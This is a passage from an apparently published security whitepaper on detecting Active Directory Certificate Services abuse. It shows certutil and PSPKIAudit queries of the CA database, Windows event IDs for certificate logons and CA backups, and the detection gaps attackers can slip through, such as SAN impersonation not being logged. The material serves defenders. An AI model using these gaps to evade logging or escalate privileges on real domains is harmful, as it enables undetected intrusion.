1. The event log does not expose all certificate attributes or extensions. As such, if an attacker specifies an alternate user in either of the fields (e.g., in the SAN extension), attackers could perform user impersonation and privilege escalation via insecure certificate templates and remain undetected.
2. The certificate template name does not appear.
3. CSRs created by Windows applications and services contain information such as process names or HTTP user agents.

Although not exposed via the Windows event log, a CA does store the CSR and detailed certificate information in its database. A CA's database is a JET/ESE database that lives as a file on the AD

<sup>175</sup> <https://social.technet.microsoft.com/Forums/en-US/865ab355-4251-4ddc-928f-1d66cef9d9ff/custom-request-attributes?forum=winserverssecurity>


CS server. One can query this log and obtain the original CSR and other information, but to our knowledge, Microsoft has not exposed a programmatic way to get this information in real-time.

One can query the CA database in multiple ways. Running `certutil.exe -v -view` will output very detail information about all certificates. Because there are likely thousands of requests in an enterprise environment, filtering can occur using the `-restrict` parameter<sup>176 177</sup>. For example, the command

```
certutil.exe -v -view -restrict
"Disposition=20,Request.SubmittedWhen>=5/21/2021 11:15
AM,RequesterName=CORP\itadmin" -gmt -out requestername,rawrequest
```

will show the Windows user that submitted the CSR (`-out requestername`) and will display the parsed CSRs (`-v` for verbose output, `-out rawrequest` to show the CSR) for issued certificates (`Disposition=20`) submitted after May 21, 2021 at 11:15 AM (local time) where the requesting user was `CORP\itadmin`, displaying all times in GMT (`-gmt`).

The following screenshots highlight data in CSRs that we feel are especially valuable to incident responders and detection engineers. The screenshots show the output from the above `certutil.exe` command, but regardless of the collection method, we feel this data is valuable. First the output shows **the date when the CA received the CSR** from the client followed by the base64 CSR:



```
C:\>certutil.exe -v -view -restrict "Disposition=20,Request.SubmittedWhen>=5/21/2021 11:15 AM,RequesterName=CORP\itadmin" -gmt -out requestername,rawrequest
5/21/2021 6:15 PM GMT
Schema:
Column Name           Localized Name           Type           MaxLength
-----
Request.RequesterName Requester Name           String         2048 -- Indexed
Request.RawRequest    Binary Request           Binary         65536

Row 1:
Requester Name: "CORP\itadmin"
0000  43 00 4f 00 52 00 50 00  5c 00 69 00 74 00 61 00  C.O.R.P.\i.t.a.
0010  64 00 6d 00 69 00 6e 00  d.m.i.n.

Binary Request:
----BEGIN NEW CERTIFICATE REQUEST-----
MIIEIjCCAB3ICAQAwtzEVMBMGCgmSjomT8ixkARKNBUXPQ0FMMRQwEgYKCZImlZPy
LG0BGRYEQ09SUDEOMAwGA1UEAwVFVXN1cnNkXEDAOBgNVBAMMB210YWRtaW4wgwE1
```

*Figure 90 - Certutil.exe Showing the CSR Submission Date*

It then shows **the Subject** of the certificate and **the public key** associated with the private key that signed the CSR:

176 <https://docs.microsoft.com/en-us/archive/blogs/pki/disposition-values-for-certutil-view-restrict-and-some-creative-samples>

177 <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil#-view>

```

PKCS10 Certificate Request:
Version: 1
Subject:
  CN=itadmin
  CN=Users
  DC=CORP
  DC=LOCAL
  Name Hash(sha1): c291ed61e46bcb393ea558ac43970f1f1fc30a64
  Name Hash(md5): b2a35c348dc71225e5e33cd81df3d7e7

Public Key Algorithm:
  Algorithm ObjectID: 1.2.840.113549.1.1.1 RSA
  Algorithm Parameters:
    05 00
Public Key Length: 2048 bits
Public Key: UnusedBits = 0
  0000 30 82 01 0a 02 82 01 01 00 d3 b5 11 a3 71 52 13
  0010 19 e4 8a 7c e2 86 01 64 3b bf f7 1d 21 53 3d e1

```

*Figure 91 - Certutil.exe Showing the CSR's Subject and Public Key Fields*

The output then displays attributes specified in the CSR. This is valuable contextual information about the requester, including **OS version**, **user/process information**, and **the requested cryptographic service provider (CSP)**:

```

Request Attributes: 4
4 attributes:

Attribute[0]: 1.3.6.1.4.1.311.13.2.3 (OS Version)
  Value[0][0], Length = c
  6.2.9200.2

Attribute[1]: 1.3.6.1.4.1.311.21.20 (Client Information)
  Value[1][0], Length = 35
  Client Id: = 5
  ClientIdDefaultRequest -- 5
  User: CORP\itadmin
  Machine: CORPDC01.CORP.LOCAL
  Process: Certify.exe

Attribute[2]: 1.3.6.1.4.1.311.13.2.2 (Enrollment CSP)
  Value[2][0], Length = 58
  CSP Provider Info
  KeySpec = 2
  Provider = Microsoft Strong Cryptographic Provider
  Signature: UnusedBits=0

```

*Figure 92 - Certutil.exe Showing Client-Supplied CSR Attributes*

AD CS does not require the requester to supply all these fields; however, if an application uses the Windows COM object to submit a CSR, the COM object will auto-populate these fields. Detection engineers can baseline these fields in their environments and alert on anomalous values (e.g., abnormal OS versions or processes) or anomalous omissions of these values.

The certutil.exe output ends with showing certificate extensions the client supplies in the CSR. Particularly valuable information includes the certificate template name and the optional subject alternative name (the CA will only use the SAN if the template has the `CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT` flag enabled):

```
Attribute[3]: 1.2.840.113549.1.9.14 (Certificate Extensions)
Value[3][0], Length = 119
Certificate Extensions: 7
1.3.6.1.4.1.311.21.7: Flags = 0, Length = 30
Certificate Template Information
  Template=Vuln-EnrolleeSuppliesSubject(1.3.6.1.4.1.311.21.8.15777491.
  Major Version Number=100
  Minor Version Number=3

2.5.29.37: Flags = 0, Length = c
Enhanced Key Usage
  Client Authentication (1.3.6.1.5.5.7.3.2)

2.5.29.15: Flags = 1(Critical), Length = 4
Key Usage
  Digital Signature, Key Encipherment (a0)

1.3.6.1.4.1.311.21.10: Flags = 0, Length = e
Application Policies
  [1]Application Certificate Policy:
    Policy Identifier=Client Authentication

2.5.29.17: Flags = 0, Length = 26
Subject Alternative Name
  Other Name:
    Principal Name=lowpriv@CORP.LOCAL

1.2.840.113549.1.9.15: Flags = 0, Length = 37
SMIME Capabilities
  [1]SMIME Capability
    Object ID=1.2.840.113549.3.2
    Parameters=02 02 00 80
  [2]SMIME Capability
    Object ID=1.2.840.113549.3.4
    Parameters=02 02 00 80
  [3]SMIME Capability
    Object ID=1.3.14.3.2.7
  [4]SMIME Capability
    Object ID=1.2.840.113549.3.7

2.5.29.14: Flags = 0, Length = 16
Subject Key Identifier
  0ba0b121e4d8cb3754c6f6f344129d8ceffa278d
```

*Figure 93 - Certificate Attributes when Querying Issued Certificates with Certutil*

As shown, certutil.exe can query the CA database to surface this info, but the output is not in a nice machine-parseable format. PKISolutions has built a fantastic PowerShell/C# tool called PSPKI<sup>178</sup> that one can use to query the CA's database. Using PSPKI, we built PSPKIAudit<sup>179</sup>, a PowerShell auditing tool for network defenders that exposes much of the above information. PSPKIAudit's `Get-CertRequest` function wraps various PSPKI functionality to return information (including SAN presence) about certificate requests:

<sup>178</sup> <https://github.com/PKISolutions/PSPKI>

<sup>179</sup> <http://github.com/GhostPack/PSPKIAudit>



```
PS C:\Users\harmj0y\source\GitLab\pspki\audit> Get-CertRequest -CAComputerName dc.theshire.local -HASSAN

CA                : dc.theshire.local\theshire-DC-CA
RequestID         : 4602
RequesterName     : THESHIRE\harmj0y
RequesterMachineName : dev.theshire.local
RequesterProcessName : Certify.exe
SubjectAltNamesExtension :
SubjectAltNamesAttrib : Administrator
SerialNumber      : 55000011faef0fab5ffd7f75b30000000011fa
CertificateTemplate : ESC1 Template
                  (1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.10657968.9897558)
RequestDate       : 6/3/2021 5:54:51 PM
StartDate         : 6/3/2021 5:44:51 PM
EndDate           : 6/3/2022 5:44:51 PM
```

*Figure 94 - PSPKIAudit's Get-CertRequest Showing an Issued Certificate*

If a certificate enrollment is determined to be malicious, administrators can revoke the certificate through *certsrv.msc* or PSPKI's *Revoke-Certificate*<sup>180</sup> function. Keep in mind that *Get-CertRequest* has only been tested against PKCS #10 formatted CSRs as they are the most common. However, AD CS also supports requesting certificates with Cryptographic Message Syntax (CMS), Certificate Management Messages (CMS), and Netscape KEYGEN Tag Request Format<sup>181</sup>.

**Attack IDs:** PERSIST1, PERSIST2, ESC1, ESC2, ESC3, ESC4, ESC6

- Active User Credential Theft via Certificates – PERSIST1
- Machine Persistence via Certificates - PERSIST2
- Misconfigured Certificate Templates - ESC1
- Misconfigured Certificate Templates - ESC2
- Misconfigured Enrollment Agent Templates - ESC3
- Vulnerable Certificate Template Access Control - ESC4
- EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6

## Monitor Certificate Authentication Events - DETECT2

Recall that both Kerberos (via PKINIT) and SChannel support certificate-based authentication. Some environments rarely use these authentication protocols (particularly SChannel). As such, monitoring for logon events using these protocols can detect abnormal activity in the environment.


For Kerberos, when a user authenticates with a certificate, the DC generates event ID 4768 “A Kerberos authentication ticket (TGT) was requested”<sup>182</sup> in the Security event log. Of note,

<sup>180</sup> <https://www.pkisolutions.com/tools/pspki/Revoke-Certificate>

<sup>181</sup> [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-wcce/e0c8660c-f299-4725-b090-20354b1db9a6](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wcce/e0c8660c-f299-4725-b090-20354b1db9a6)

<sup>182</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4768>

because certificate authentication occurred, the event populates the “Certificate Information” fields with the authenticating certificate’s *Issuer*, *Serial Number*, and *Thumbprint*:




*Figure 95 - Event 4768: A Kerberos Authentication Ticket (TGT) was Requested*

Baselining normal PKINIT usage and alerting on abnormal usage is one detection strategy.


One potential detection for forged certificates created from a stolen CA certificate would be to generate a list of issued certificates and their serial numbers and thumbprints. Then, compare that list with a list generated from EID 4768 to enumerate which users have legitimately issued certificates via PSPKI/PSPKIAudit and compare the certificate serial numbers and certificate thumbprints with the list of certificates that any PKINIT TGT requests are only from this group.

When a client authenticates using SChannel, the DC can generate various events. By default (i.e., the *CertificateMappingMethods* registry key is not set) the DC will attempt to obtain information about the account specified in the certificate using S4U2Self. During this process it will first create EID 4769 “A Kerberos service ticket was requested”, requesting a service ticket to itself:




*Figure 96 - S4U2Self-related Event During SChannel Authentication*

The DC will then create EID 4648 “A logon was attempted using explicit credentials”. Of note in this event, the target account will be the user associated with certificate, the target server is “localhost” (i.e., it occurs on the DC), and the event includes the IP address of the host where the logon originated:



**Figure 97 - EID 4648 that Occurs During S4U2Self**

Assuming the S4U2Self process completes successfully, the DC will generate EID 4624 “An account successfully logged on”, specifying the Authentication Package as Kerberos (due to S4U2Self) and the Logon Process Name as Schannel. EID 4624 will also include the information about the user specified in the certificate and the originating IP address:



**Figure 98 - EID 4624 Showing Successful Schannel Authentication via S4U2Self**

If S4U2Self fails or administrators have disabled it via the `CertificateMappingMethods` registry key, but then authentication otherwise succeeds, then the DC will generate the following 4624 logon event. Note that the Logon Process is `Schannel` and the Authentication Package is `Microsoft Unified Security Protocol Provider`<sup>183</sup>

<sup>183</sup> <https://docs.microsoft.com/en-us/windows/win32/rpc/security-support-providers-ssps->




Figure 99 - Logon Event Generate from the Schannel SSP


In summary, monitoring the *Logon Process* field in logon events (EID 4624) for a value of Schannel seems to be a reliable way to detect Schannel authentication.

#### Attack IDs:


- NTLM Credential Theft via PKINIT – THEFT5
- Forging Certificates with Stolen CA Certificates - DPERSIST1
- Trusting Rogue CA Certificates - DPERSIST2
- Misconfigured Certificate Templates - ESC1
- Misconfigured Certificate Templates - ESC2
- Misconfigured Enrollment Agent Templates - ESC3
- Vulnerable Certificate Template Access Control - ESC4
- EDITF\_ATTRIBUTESUBJECTALTNAME2 - ESC6

## Monitor Certificate Authority Backup Events - DETECT3

There are two specific AD CS audit events<sup>184</sup> related to the backup of a CA through the *certsrv.msc* GUI, specifically EID 4876 “Certificate Services backup started”<sup>185</sup> and EID 4877 “Certificate Services backup completed”<sup>186</sup>:



*Figure 100 - EID 4876 - Certificate Services Backup Started*



*Figure 101 - EID 4877 Certificate Services Backup Completed*

<sup>184</sup> <https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/audit-certification-services>

<sup>185</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4876>

<sup>186</sup> <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4877>

However, these events only fire when a backup the database/database log as well as the private key and CA certificate. i.e., if a user only selects the following when backing up the CA, AD CS will not generate any logs:




Figure 102 - Backing Only the CA Private Key via certsrv.msc

However, backing up the private key and CA certificate will result in other audit events. In particular, the OS generates the following series of events (shown in the screenshots below):

1. **EID 5058 - Key File Operation.** That the subject is the user performing the backup, the *KeyName* corresponds with the name of the CA, the *KeyType* is MachineKey, and the *ClientProcessId* is the process performing the export (mmc.exe in this case). The *KeyFilePath* and *Operation* fields correspond with reading the CA's DPAPI-encrypted private key file (see the *Exporting Certificates Using the Crypto APIs – THEFT1* and *User Certificate Theft via DPAPI – THEFT2* sections for more information about private key storage and DPAPI).
1. **EID 5061 - Cryptographic operation.** This shares many of the fields as EID 5058, just with less detail. The important thing to highlight in this event is that a user (the *Subject* fields) is opening (the *Operation* field) the CA's (specified *KeyName* field) private key.
2. **EID 5059 - Key migration operation.** The fields in this event are the same as in EID 5058. The only difference is that the *Operation* field is "Export of cryptographic key."






Figure 103 - EID 5058 - Key File Operation

